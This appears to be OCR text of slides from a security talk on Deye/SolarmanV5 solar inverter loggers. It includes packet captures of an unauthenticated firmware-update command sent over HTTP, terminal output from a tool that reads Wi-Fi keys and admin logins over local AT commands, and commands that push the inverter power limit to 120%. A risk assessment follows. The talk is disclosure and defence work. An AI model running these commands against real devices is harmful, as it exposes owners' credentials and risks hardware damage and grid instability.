65391	21:39:36,046867	8.211.53.112	10.1.1.62	TCP	77 10000 → 1655 [PSH, ACK] Seq=783 Ack=8533 Win=31088 Len=23
65395	21:39:36,111685	10.1.1.62	8.211.53.112	TCP	98 1655 → 10000 [PSH, ACK] Seq=8533 Ack=806 Win=3575 Len=44
65396	21:39:36,132165	8.211.53.112	10.1.1.62	TCP	77 10000 → 1655 [PSH, ACK] Seq=806 Ack=8577 Win=31088 Len=23
65397	21:39:36,183689	10.1.1.62	8.211.53.112	TCP	60 1655 → 10000 [ACK] Seq=8577 Ack=829 Win=3552 Len=0
65398	21:39:36,193332	10.1.1.62	8.211.53.112	TCP	365 1655 → 10000 [PSH, ACK] Seq=8577 Ack=829 Win=3552 Len=311
65400	21:39:36,213615	8.211.53.112	10.1.1.62	TCP	77 10000 → 1655 [PSH, ACK] Seq=829 Ack=8888 Win=31088 Len=23
65402	21:39:36,434732	10.1.1.62	8.211.53.112	TCP	60 1655 → 10000 [ACK] Seq=8888 Ack=852 Win=3529 Len=0
65420	21:39:41,492068	8.211.53.112	10.1.1.62	TCP	139 10000 → 1655 [PSH, ACK] Seq=852 Ack=8888 Win=31088 Len=85
65421	21:39:41,540343	10.1.1.62	8.211.53.112	TCP	84 1655 → 10000 [PSH, ACK] Seq=8888 Ack=937 Win=3444 Len=30
65422	21:39:41,599820	8.211.53.112	10.1.1.62	TCP	60 10000 → 1655 [ACK] Seq=937 Ack=8918 Win=31088 Len=0
65689	21:40:22,403633	fe80::84f2:46a9:463…	fe80::36b8:4def:256…	TCP	74 58892 → 40000 [FIN, ACK] Seq=193 Ack=1583 Win=2097664 Len=0
65690	21:40:22,403757	fe80::84f2:46a9:463…	fe80::36b8:4def:256…	TCP	74 [TCP Retransmission] 58892 → 40000 [FIN, ACK] Seq=193 Ack=1583 Win=2097664 Len=0
65691	21:40:22,404875	fe80::36b8:4def:256…	fe80::84f2:46a9:463…	TCP	74 40000 → 58892 [FIN, ACK] Seq=1583 Ack=194 Win=64256 Len=0
65692	21:40:22,404911	fe80::84f2:46a9:463…	fe80::36b8:4def:256…	TCP	74 58892 → 40000 [ACK] Seq=194 Ack=1584 Win=2097664 Len=0
65693	21:40:22,405115	fe80::84f2:46a9:463…	fe80::36b8:4def:256…	TCP	74 [TCP Dup ACK 65692#1] 58892 → 40000 [ACK] Seq=194 Ack=1584 Win=2097664 Len=0
65808	21:40:41,946987	10.1.1.62	8.211.53.112	TCP	60 [TCP Keep-Alive] 1655 → 10000 [ACK] Seq=8917 Ack=937 Win=3444 Len=0
65809	21:40:41,968554	8.211.53.112	10.1.1.62	TCP	60 [TCP Keep-Alive ACK] 10000 → 1655 [ACK] Seq=937 Ack=8918 Win=31088 Len=0
65890	21:40:52,646404	fe80::84f2:46a9:463…	fe80::36b8:4def:256…	TCP	86 58941 → 40000 [SYN] Seq=0 Win=64440 Len=0 MSS=1432 WS=256 SACK_PERM
65891	21:40:52,646513	fe80::84f2:46a9:463…	fe80::36b8:4def:256…	TCP	86 [TCP Retransmission] 58941 → 40000 [SYN] Seq=0 Win=64440 Len=0 MSS=1432 WS=256 SACK_PERM
65892	21:40:52,647073	fe80::36b8:4def:256…	fe80::84f2:46a9:463…	TCP	86 40000 → 58941 [SYN, ACK] Seq=0 Ack=1 Win=64440 Len=0 MSS=1432 SACK_PERM WS=128
65893	21:40:52,647118	fe80::84f2:46a9:463…	fe80::36b8:4def:256…	TCP	74 58941 → 40000 [ACK] Seq=1 Ack=1 Win=2097664 Len=0
65894	21:40:52,647202	fe80::84f2:46a9:463…	fe80::36b8:4def:256…	TCP	74 [TCP Dup ACK 65893#1] 58941 → 40000 [ACK] Seq=1 Ack=1 Win=2097664 Len=0
65895	21:40:52,647205	fe80::84f2:46a9:463…	fe80::36b8:4def:256…	TCP	266 58941 → 40000 [PSH, ACK] Seq=1 Ack=1 Win=2097664 Len=192 [TCP segment of a reassembled PDU]
65896	21:40:52,647287	fe80::84f2:46a9:463…	fe80::36b8:4def:256…	TCP	266 [TCP Retransmission] 58941 → 40000 [PSH, ACK] Seq=1 Ack=1 Win=2097664 Len=192
65897	21:40:52,647538	fe80::36b8:4def:256…	fe80::84f2:46a9:463…	TCP	74 40000 → 58941 [ACK] Seq=1 Ack=193 Win=64256 Len=0
65898	21:40:52,652054	fe80::36b8:4def:256…	fe80::84f2:46a9:463…	TCP	226 40000 → 58941 [PSH, ACK] Seq=1 Ack=193 Win=64256 Len=152 [TCP segment of a reassembled PDU]
65899	21:40:52,652176	fe80::36b8:4def:256…	fe80::84f2:46a9:463…	TCP	1504 40000 → 58941 [PSH, ACK] Seq=153 Ack=193 Win=64256 Len=1430 [TCP segment of a reassembled PDU]
65900	21:40:52,652194	fe80::84f2:46a9:463…	fe80::36b8:4def:256…	TCP	74 58941 → 40000 [ACK] Seq=193 Ack=1583 Win=2097664 Len=0
65901	21:40:52,652280	fe80::84f2:46a9:463…	fe80::36b8:4def:256…	TCP	74 [TCP Dup ACK 65900#1] 58941 → 40000 [ACK] Seq=193 Ack=1583 Win=2097664 Len=0
65911	21:40:55,858467	10.1.1.62	8.211.53.112	TCP	68 1655 → 10000 [PSH, ACK] Seq=8918 Ack=937 Win=3444 Len=14

```
Source Port: 10000
Destination Port: 1655
[Stream index: 85]
> [Conversation completeness: Incomplete, DATA (15)]
[TCP Segment Len: 85]
Sequence Number: 852    (relative sequence number)
Sequence Number (raw): 2970229659
[Next Sequence Number: 937    (relative sequence number)]
Acknowledgment Number: 8888    (relative ack number)
Acknowledgment number (raw): 15488
0101 .... = Header Length: 20 bytes (5)
> Flags: 0x018 (PSH, ACK)
```


```
0000  44 4e 6d 56 f6 9a 1c ed  6f 7a 42 5a 08 00 45 00   DNmV···· ozBZ··E·
0010  00 7d 0d 54 40 00 34 06  ef a5 08 d3 35 70 0a 01   ·}·T@·4· ····5p··
0020  01 3e 27 10 06 77 b1 0a  1b 9b 00 00 3c 80 50 18   ·>'··w·· ····<·P·
0030  79 70 60 f5 00 00 a5 48  00 10 45 c9 01 02 a5 32   yp`····H ··E····2
0040  ee 01 08 54 00 00 00 00  00 00 00 00 8b 46 a4 65   ···T···· ·····F·e
0050  41 54 2b 43 4e 4d 4f 53  41 56 45 3d 32 31 34 30   AT+CNMOS AVE=2140
0060  32 38 2c 30 2c 32 2c 32  30 2c 30 2c 35 34 30 36   28,0,2,2 0,0,5406
0070  2e 64 65 76 69 63 65 61  63 63 65 73 73 2e 68 6f   .devicea ccess.ho
0080  73 74 2c 31 30 30 30 30  0d b4 15                  st,10000 ···
```

Flags (12 bits) (tcp.flags), 2 Bytes

Pakete: 67732 · Angezeigt: 34765 (51.3%)

TCP
Channel 1

Remote Software Update




```
5268 20:37:00,516535  47.254.132.226  10.2.2.11      SOLARMANV5  150 10000 → 27168 [PSH, ACK] Seq=599 Ack=5130 Win=31088
5269 20:37:00,538863  10.2.2.11       47.254.132.226 SOLARMANV5  104 27168 → 10000 [PSH, ACK] Seq=5130 Ack=695 Win=3686
5270 20:37:00,601274  47.254.132.226  10.2.2.11      TCP          54 10000 → 27168 [ACK] Seq=695 Ack=5180 Win=31088 Len=0
5271 20:37:00,605286  10.2.2.11       47.254.132.226 SOLARMANV5  104 27168 → 10000 [PSH, ACK] Seq=5180 Ack=695 Win=3686
5272 20:37:00,628252  47.254.132.226  10.2.2.11      TCP          54 10000 → 27168 [ACK] Seq=695 Ack=5230 Win=31088 Len=0

> Packet comments
> Frame 5268: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits) on interface unknown, id 0
> Ethernet II, Src: AVMAudiovisu_56:f6:9d (44:4e:6d:56:f6:9d), Dst: HighFlyingEl_37:c9:b0 (40:2a:8f:37:c9:b0)
> Internet Protocol Version 4, Src: 47.254.132.226, Dst: 10.2.2.11
> Transmission Control Protocol, Src Port: 10000, Dst Port: 27168, Seq: 599, Ack: 5130, Len: 96
v SolarmanV5 Protocol
    Start: 0xa5
    Length: 83
    Message Type: 0x4510 (Unknown)
    Serial (Cloud): 0xc8
    Serial (Unit): 0x01
    Logger Serial: 3996296450
    Frame Type: 0x01 (Data Logging Stick)

0000  40 2a 8f 37 c9 b0 44 4e  6d 56 f6 9d 08 00 45 00   @*·7··DN mV····E·
0010  00 88 7f 6b 40 00 33 06  07 18 2f fe 84 e2 0a 02   ···k@·3· ··/·····
0020  02 0b 27 10 6a 20 fb fe  12 5f 00 30 e5 0c 50 18   ··'·j ·· ·_·0··P·
0030  79 70 6c 31 00 00 a5 53  00 10 45 c8 01 02 a5 32   ypl1···S ··E····2
0040  ee 01 13 54 00 00 00 00  00 00 00 00 eb 45 a4 65   ···T···· ·····E·e
0050  41 54 2b 55 50 55 52 4c  3d 68 74 74 70 3a 2f 2f   AT+UPURL =http://
0060  34 37 2e 32 35 34 2e 33  36 2e 36 36 3a 38 30 2f   47.254.3 6.66:80/
0070  30 5f 44 30 30 30 32 5f  31 38 2f 4d 57 33 5f 31   0_D0002_ 18/MW3_1
0080  36 55 5f 35 34 30 36 5f  32 2e 33 32 2d 44 31 2e   6U_5406_ 2.32-D1.
0090  62 69 6e 0d e2 15                                  bin···
```

- Server not uses Server name and no TLS → Server not authenticated
- **RISK: Device could fetch Firmware also from untrusted origin!**
- **Server not in the EU**
- **…**
- **Currently no downgrade protection**

Geolocation data from IP2Location (Product: DB6, 2024-1-1)

IP ADDRESS: 47.254.36.66	**ISP:** AliCloud
COUNTRY: United States	**ORGANIZATION:** Not available
REGION: California	**LATITUDE:** 34.0526
CITY: Los Angeles	**LONGITUDE:** -118.2439



Firmware Features

WHAT ELSE CAN WE DO?


TCP Channel 2

TCP Channel 1

AT Commands

- Web Page User and Password
- Wi-Fi Settings can be read out from TCP1 and TCP2

```
micro@micro-Latitude-7490 ~/GIT/deye-logger-at-cmd/build  main  ./main -t 10.2.2.11:48899
2024/01/17 08:31:28 * Connecting :0 -> 10.2.2.11:48899...
2024/01/17 08:31:36 AP settings
2024/01/17 08:31:36     Mode, SSID and Chanel:  11BGN,AP_3996296450,AUTO
2024/01/17 08:31:36     Encryption:             WPA2PSK,AES,81084a86
2024/01/17 08:31:36 Station settings
2024/01/17 08:31:36     SSID:                   solarLabNet
2024/01/17 08:31:36     Key:                    WPA2PSK,AES,2024!Solar!Hacking!
2024/01/17 08:31:36     IP:                     DHCP,10.2.2.11,255.255.255.0,10.2.2.1
2024/01/17 08:31:36 Web settings
2024/01/17 08:31:36     Login:                  admin,admin
2024/01/17 08:31:37
micro@micro-Latitude-7490 ~/GIT/deye-logg
```



109 AT Commands

```
$ ./main.exe -t 10.10.100.254:48899
2023/09/22 15:05:25 * Connecting :0 -> 10.10.100.254:48899...
2023/09/22 15:05:33 AP settings
2023/09/22 15:05:33     Mode, SSID and Chanel:  11BGN,AP_41[illegible],AUTO
2023/09/22 15:05:33     Encryption:             WPA2PSK,AES,12345678
2023/09/22 15:05:33 Station settings
2023/09/22 15:05:33     SSID:                   FRITZ!Box 6490 Cable
2023/09/22 15:05:33     Key:                    WPA2PSK,AES,1374[illegible]
2023/09/22 15:05:33     IP:                     DHCP,0.0.0.0,0.0.0.0,0.0.0.0
2023/09/22 15:05:33 Web settings
2023/09/22 15:05:33     Login:                  admin,admin
2023/09/22 15:05:34
```


This could happen if you just threw things away

Reference: https://github.com/s10l/deye-logger-at-cmd/tree/main

TCP Channel 2

TCP Channel 1


Unlimited Power?




```
2024/02/15 10:59:31
 micro@micro-Latitude-7490 ~/GIT/deye-logger-at-cmd  feature_power-throttle ± go run src/main.go -t 10.1.1.10:48899 -setPowerLimit 10
2024/02/15 11:00:40 * Connecting :0 -> 10.1.1.10:48899...
2024/02/15 11:00:43 +ok=01100028000181C1
2024/02/15 11:00:43 The PowerLimit is set to 10%
2024/02/15 11:00:44
 micro@micro-Latitude-7490 ~/GIT/deye-logger-at-cmd  feature_power-throttle ± go run src/main.go -t 10.1.1.10:48899 -setPowerLimit 20
2024/02/15 11:32:38 * Connecting :0 -> 10.1.1.10:48899...
2024/02/15 11:32:41 +ok=01100028000181C1
2024/02/15 11:32:41 The PowerLimit is set to 20%
2024/02/15 11:32:42
 micro@micro-Latitude-7490 ~/GIT/deye-logger-at-cmd  feature_power-throttle ± go run src/main.go -t 10.1.1.10:48899 -setPowerLimit 10
2024/02/15 12:02:05 * Connecting :0 -> 10.1.1.10:48899...
2024/02/15 12:02:08 +ok=01100028000181C1
2024/02/15 12:02:08 The PowerLimit is set to 10%
```

```
 micro@micro-Latitude-7490 ~/GIT/deye-logger-at-cmd  feature_power-throttle ± go run src/main.go -t 10.1.1.10:48899 -setPowerLimit 120
2024/02/15 12:29:32 * Connecting :0 -> 10.1.1.10:48899...
2024/02/15 12:29:35 +ok=01100028000181C1
2024/02/15 12:29:35 The PowerLimit is set to 120%
2024/02/15 12:29:36
 micro@micro-Latitude-7490 ~/GIT/deye-logger-at-cmd  feature_power-throttle ± go run src/main.go -t 10.1.1.10:48899 -getPowerLimit
2024/02/15 12:29:39 * Connecting :0 -> 10.1.1.10:48899...
2024/02/15 12:29:42 Raw Modbus read response: +ok=0103020078B866
2024/02/15 12:29:42 Cleaned Modbus read response: +ok=0103020078B866
2024/02/15 12:29:42 The PowerLimit is 120%
2024/02/15 12:29:42 Extracted Hex Value: 0078 (interpreted as 120%)
2024/02/15 12:29:43
 micro@micro-Latitude-7490 ~/GIT/deye-logger-at-cmd  feature_power-throttle ± go run src/main.go -t 10.1.1.10:48899 -setPowerLimit 100
2024/02/15 12:29:47 * Connecting :0 -> 10.1.1.10:48899...
2024/02/15 12:29:50 +ok=01100028000181C1
2024/02/15 12:29:50 The PowerLimit is set to 100%
2024/02/15 12:29:51
 micro@micro-Latitude-7490 ~/GIT/deye-logger-at-cmd  feature_power-throttle ± go run src/main.go -t 10.1.1.10:48899 -getPowerLimit
2024/02/15 12:29:53 * Connecting :0 -> 10.1.1.10:48899...
2024/02/15 12:29:56 Raw Modbus read response: +ok=0103020064B9AF
2024/02/15 12:29:56 Cleaned Modbus read response: +ok=0103020064B9AF
2024/02/15 12:29:56 The PowerLimit is 100%
2024/02/15 12:29:56 Extracted Hex Value: 0064 (interpreted as 100%)
```

https://github.com/s10l/deye-logger-at-cmd (own branch ;-)



Risk Assesment

AT A GLANCE

Attacker


- BE: Remote attacker with access to data backend
- SUPL: Supplier with access to remote management functions
- ATM: Adversary in the middle, communication interceptions
- LAT: Local adjacent attacker - not the owner, but in Wi-Fi Range
- OW: Owner and user of the system, in the same Wi-Fi network

Assets

- Energy Production (Av)
- Inverter Hardware (I, Safety)
- Energy Grid (Av)
- Customer WiFi Network (Av, C)
- Customer Privacy (C)
- Backend Database (C, I, Av)

Damage Scenarios

- Device Damaged by unsafe electrical parameters
- Destabilizing power grid
- Loss of personal data like credentials to home routers
- Solar Inverter Bot-Net





Mitigations?

HOW TO PROTECT AND MITIGATE RISK

